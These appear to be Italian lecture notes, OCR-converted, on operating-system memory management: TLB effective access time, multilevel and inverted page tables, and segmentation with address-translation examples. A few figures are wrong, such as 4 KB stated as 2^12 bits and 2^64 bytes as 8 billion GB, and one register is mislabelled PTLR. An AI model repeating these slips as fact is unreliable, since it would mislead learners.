
- Se la pagina cercata è nel TLB, il TLB restituisce il numero di frame con un singolo accesso (il tempo richiesto è minore del $10\,\%$ del tempo richiesto senza TLB)
- Altrimenti è necessario accedere alla tabella delle pagine in memoria

L'**hit ratio** $\alpha$ consiste nella percentuale delle volte in cui una pagina si trova nel TLB (dunque più alto è meglio è)
È necessario definire il concetto di tempo di accesso effettivo $EAT$ (Effective Access Time):

$$EAT = \left(T_{MEM} + T_{TLB}\right) \cdot \alpha + \left(2 \cdot T_{MEM} + T_{TLB}\right) \cdot \left(1 - \alpha\right)$$

- Esempio:
  - $T_{MEM}$= 90ns
  - $T_{TLB}$= 10ns
  - $\alpha$ = 90%
  - EAT = 100 * 0.9 + 190 * 0.1 = 109 ~ 1.2 $T_{MEM}$

Vediamo ora un grafico che mostra la località spaziotemporale di un programma.





Notiamo infatti che sebbene un programma durante la sua esecuzione può occupare una grande partizione della memoria (tutto lo spazio di indirizzamento del processo), è raro che la utilizzi tutta contemporaneamente.
Infatti possiamo vedere che con lo scorrere del tempo (asse x), il programma tende a fare riferimenti circolarmente limitati in zone specifiche di memoria per tempi vicini.
Possiamo dunque dividere l'esecuzione del programma in partizioni temporali che sono definite in base alle località spaziali. Ogni partizione temporale ha delle pagine di riferimento.

Un altro concetto molto importante è la **protezione**.
Generalmente nella page table, oltre al frame, ad ogni pagina sono associati alcuni bit che servono per la protezione.
Alcuni esempi di questi bit sono:

- **Bit di validità** (valid-invalid bit), utile per la memoria virtuale
  - *valid*: la pagina associata è nello spazio di indirizzamento logico del processo
  - *invalid*: la pagina associata NON è nello spazio di indirizzamento logico del processo
- **Bit di accesso**
  Per marcare una pagina modificabile o meno (read-only) e per marcare una pagina eseguibile o meno

Il meccanismo di paginazione inoltre, consente in maniera molto semplice di **condividere le pagine**. Con l'allocazione contigua non era possibile avere locazioni di memoria condivise tra più processi, invece con la paginazione è molto facile da implementare.
Ad esempio è comune che dei processi eseguano lo stesso codice, dunque avremo un'unica copia fisica (frame) di quel codice, ma più copie logiche (pagine), più specificatamente avremo

una copia logica per ogni processo. Dunque il codice read-only può essere condiviso in questa maniera tra i processi.
In generale però, i dati saranno diversi da processo a processo, e dunque avremo più copie fisiche e logiche.
Questo consente di risparmiare molta memoria fisica.





Vediamo ora quanto può essere grande la tabella delle pagine. Abbiamo detto che c'è n'è una per ogni processo e deve essere implementata in memoria.
Nelle architetture moderne con $32$ (o $64$) bit di indirizzo, lo spazio di indirizzamento virtuale è $2^{32}$ ovvero $4\,GB$ (o $2^{64}$ ovvero $8$ miliardi di $GB$), ovvero molto maggiore dello spazio fisico.
Ad esempio se supponiamo che il frame sia grande $4\,KB$, ovvero $2^{12}$ bit, possiamo avere $\frac{2^{32}}{2^{12}} = 2^{20} \simeq 1.000.000$ di entry nella page table (per ogni processo).
Dunque ogni page table ha $32$ bit per ogni entry, e avendo detto che possono essere $1.000.000$ , ogni page table può essere grande $32.000.000\ \ bit$ ($4\ \ MB$), e contando che (essendo conservativi) ci possono essere 100 processi in RAM, tutte le page table peseranno almeno $3.200.000.000$ ($0.4\ \ GB$).

Dunque su $4\,GB$ di RAM, quasi mezzo $GB$ è occupato dalle page table.
Dunque dobbiamo trovare un modo per ottimizzare lo spazio occupato dalle page table.
I meccanismi che vediamo per ridurre la dimensione delle page table sono:

- Paginazione della tabella delle pagine (o Tabella delle pagine multilivello)
- Tabella delle pagine invertita


L'idea della **Paginazione della tabella delle pagine** è quella di applicare la paginazione anche alla page table, ovvero "paginare" la tabella delle pagine.
Ecco un esempio di paginazione a due livelli:




Dunque la page table stessa è strutturata in pagine. In pratica, solo alcune parti della tabella delle pagine sono memorizzate esplicitamente in memoria, le altre sono su disco.
Ovviamente si può applicare la paginazione quante volte si vuole, e si parla di paginazione a 2, 3, 4, etc livelli.

Nell'esempio di prima dove la page table aveva $1.000.000$ entry, applicando una paginazione a 2 livelli possiamo:

- Avere un primo livello di $10$ entry e un secondo di $100.000$, così da dover caricare $100.010$ pagine in memoria RAM
- Avere un primo livello di $100$ entry e un secondo di $10.000$, così da dover caricare $10.100$ pagine in memoria RAM
- Avere un primo livello di $1.000$ entry e un secondo di $1.000$, così da dover caricare $2.000$ pagine in memoria RAM




Ovviamente questo funziona se la località spaziotemporale del processo riesce a stare nelle mille pagine, infatti se dovessi comunque ricaricare tutte le entry non avrei nessun vantaggio.

Con il nostro esempio a $32\text{-}bit$ con la dimensione della pagina di $4\,KB = 2^{12}\ bit$ abbiamo che l'indirizzo logico è diviso in numero di pagina di $20\ bit$ e offset di $12\ bit$.
Il numero di pagina però è a sua volta diviso in due (secondo livello):

- Indice della tabella delle pagine esterna (ad esempio $10$ bit)
- Offset all'interno della pagina della page table interna ($20 - 10 = 10\ bit$)

La page table esterna mi ritorna l'indice della page table interna

- Indirizzo logico a 32-bit
- Dimensione pagina = 4K= $2^{12}$
- 12 bit per offset (d)
- 20 bit per numero di pagina
  - p1: indice della tabella delle pagine esterna (10 bit)
  - p2: offset all'interno della pagina della page table interna (10 bit – 1024 righe)




| p1 | p2 | offset |
|---|---|---|
| 0000000001 | 0000000011 | 000000000100 |

- p1 = 1
  - recuperare la tabella di 2° livello corrispondente all'indirizzo indicato dalla seconda riga (si inizia da zero)
- p2 = 3
  - recuperare l'indirizzo indicato nella quarta riga della tabella di 2° livello
- offset = 4
  - da sommare al valore fornito nella quarta riga della tabella di 2° livello

Ovviamente però, per ogni livello che si aggiunge, bisogna effettuare un'accesso in più in memoria; con la paginazione a 2 livelli bisogna effettuare 3 accessi in memoria.
Il TLB mantiene comunque le prestazioni a livelli ragionevoli, però bisogna trovare un compromesso tra memoria risparmiata e prestazioni.

$$EAT = \left(T_{MEM} + T_{TLB}\right) \cdot \alpha + \left(\left(l+1\right) \cdot T_{MEM} + T_{TLB}\right) \cdot \left(1 - \alpha\right)$$

Ad esempio per una paginazione a tre livelli abbiamo:

$$EAT = \left(T_{MEM} + T_{TLB}\right) \cdot \alpha + \left(4 \cdot T_{MEM} + T_{TLB}\right) \cdot \left(1 - \alpha\right)$$

- $T_{MEM}$ = 90ns
- $T_{TLB}$ = 10ns
- $\alpha$ = 90%


- EAT = (10+90)* 0.9 + (10 + 360) *0.1 = 127ns ~ 1.4 $T_{MEM}$

L'altra soluzione possibile è la **Tabella delle pagine invertita** (utilizzata soprattutto in architetture a 64 bit).
A differenza del normale funzionamento delle page table, ovvero data la pagina viene ritornato il frame, la page table invertita ha una entry per ogni frame.
Questa tabella è unica per l'intera memoria (e non per ogni processo) e per ogni entry contiene una coppia $< process\text{-}id , page\ \ number >$:

- $process\text{-}id$: identificativo del processo che possiede la pagina
- $page\text{-}number$: indirizzo logico della pagina contenuta nel frame corrispondente a quella entry

Viene usata questa coppia perchè inserire solamente il numero della pagina non è sufficiente in quanto possono essere tantissimi i processi che hanno la pagina $3$ ad esempio.

Dunque ogni indirizzo logico generato dalla CPU consiste in una tripla
$< process\text{-}id , \ page\ \ number , \ offset >$.
Il problema è che è necessario cercare il valore desiderato all'interno della tabella (visto che è invertita), con conseguente aumento del tempo necessario per cercare un riferimento ad una pagina




La ricerca all'interno della page table invertita non può ovviamente essere lineare per questioni di efficienza.
Dunque si utilizza l'equivalente di una tabella hash, riducendo il tempo di ricerca da $O(n)$ a $O(1)$. In pratica però, è necessario un meccanismo per gestire le collisioni quando diversi indirizzi virtuali corrispondono allo stesso frame


## Segmentazione

Con la paginazione sono in grado di eliminare completamente la frammentazione esterna, e la frammentazione interna è molto ridotta (in media metà dell'ultima pagina del processo).
La paginazione però ha anche degli svantaggi, come per esempio l'impatto sulle performance (oltre ai multipli accessi alla memoria anche la MMU è più complessa per il calcolo dell'indirizzo fisico).
Un altro svantaggio che non abbiamo ancora preso in considerazione è la "divisione cieca della memoria", infatti può capitare che esistano delle pagine che contengono sia dei dati che il codice di un processo (questo da problemi per quanto riguarda i permessi e per la condivisione della pagina).

Visto che la paginazione non ci permette di conservare delle caratteristiche importanti, vediamo un nuovo meccanismo di allocazione della memoria: la **segmentazione**.

Viene ripreso il fatto che lo spazio logico non deve essere memorizzato in celle contigue (dunque è partizionato), ma il partizionamento non è “cieco” visto che lo spazio logico viene diviso in segmenti, dove ogni segmento è un’unità logica caratterizzata da dati che hanno caratteristiche simili.

Si raggiunge quindi uno schema di gestione della memoria che supporta la vista che l’utente ha della memoria





Il programma diventa quindi una collezione di **segmenti**, dove un segmento è un'unità logica, ad esempio:

- Main
- Procedure
- Funzioni
- Variabili locali e globali
- Stack
- Symbol table
- Vettori

La divisione dei dati nei vari segmenti viene effettuata dal compilatore e dal sistema operativo, in base al tipo di dati che ci sono nel codice oggetto.

Questi segmenti vengono memorizzati nella memoria fisica in diverse locazioni di memoria (i segmenti non devono essere in celle contigue).
Dunque anche nella segmentazione c’è bisogno di un mapping tra spazio logico e spazio fisico, e questo mapping viene fatto dal **segment table**, che ha un’entry per ogni segmento.
La segment table non contiene soltanto l’indirizzo di base del segmento, ma visto che i segmenti hanno dimensioni diverse contiene anche la dimensione del segmento.




L'indirizzo logico nel caso della segmentazione è composto da $<numero\ \ di\ \ segmento, \ offset>$ .
La segment table mappa dunque indirizzi logici bidimensionali in indirizzi fisici unidimensionali.
Ogni entry della tabella contiene:


- **Base**
  L'indirizzo fisico di partenza del segmento in memoria
- **Limite**
  La lunghezza del segmento

Anche qui abbiamo una segment table per processo.

Per sapere in che posizione della memoria è salvata la tabella si utilizzano due registri:

- Il **Segment-Table Base Register** (**STBR**)
  Che punta all'inizio della segment table
- Il **Segment-Table Length Register** (**PTLR**)
  Che contiene la dimensione della segment table

Anche qui si può usare un TLB per memorizzare le entry maggiormente usate (come per paginazione)




Ecco un esempio di traduzione di un indirizzo con segment table:

Tabella dei segmenti

| Segmento | Limite | Base |
|---|---|---|
| 0 | 600 | 219 |
| 1 | 14 | 2300 |
| 2 | 100 | 90 |
| 3 | 580 | 1327 |

- Indirizzi logici
  - <0, 430>
    - segmento 0, offset 430
    - 430 < 600? OK
    - indirizzo fisico = 430 + base di 0 = 430 + 219 = 649
  - <1,20>
    - segmento 1, offset 20
      - 20 < 14 NO
        !indirizzo non valido!


Per quanto riguarda il discorso **protezione**, abbiamo che la segmentazione la implementa meglio rispetto alla paginazione, in quanto risulta naturale dato che il segmento è un'identità con semantica ben definita.

Anche qui per la protezione abbiamo associati ad ogni segmento:

- **Bit di modalità** (read/write/execute)
- **Valid bit** (0 ⇒ segmento non legale)

Ad esempio scrittura su segmento read-only è facilmente riconosciuta e bloccata
Avendo i dati omogenei non abbiamo i problemi che avevamo riscontrato con la paginazione.

Anche la condivisione risulta migliore, in quanto se si vuole condividere un segmento basta fare riferimento allo stesso segmento nella page table. Ad esempio si possono creare segmenti appositi per essere condivisi (come le librerie).




La segmentazione però, pur non avendo frammentazione interna, possiede problemi di frammentazione esterna, visto che i segmenti possono avere dimensione diversa e bisogna trovare le locazioni in cui inserire i segmenti per intero.

Il sistema operativo deve infatti allocare spazio in memoria per (tutti) i segmenti di un programma, però i segmenti hanno lunghezza variabile quindi bisogna eseguire un'allocazione dinamica dei segmenti (ad esempio con first-fit o best-fit). La possibilità di frammentazione esterna esiste ed è più probabile per segmenti di dimensione significativa.
Dunque abbiamo reintrodotto il problema della frammentazione esterna (che avevamo eliminato con la paginazione).

Ecco un confronto di vantaggi e svantaggi tra paginazione e segmentazione:

- Paginazione
  - Vantaggi
    - Non esiste frammentazione (minima interna)
    - Allocazione dei frame non richiede algoritmi specifici
  - Svantaggi
    - Separazione tra vista utente e vista fisica della memoria

- Segmentazione
  - Vantaggi
    - Consistenza tra vista utente e vista fisica della memoria
    - Associazione di protezioni/ condivisione di segmenti
  - Svantaggi
    - Richiesta allocazione (dinamica) dei segmenti
    - Potenziale frammentazione esterna

Dunque sembra che non venga ottenuta una posizione ottimale né con la paginazione né con la segmentazione.

## Segmentazione con paginazione

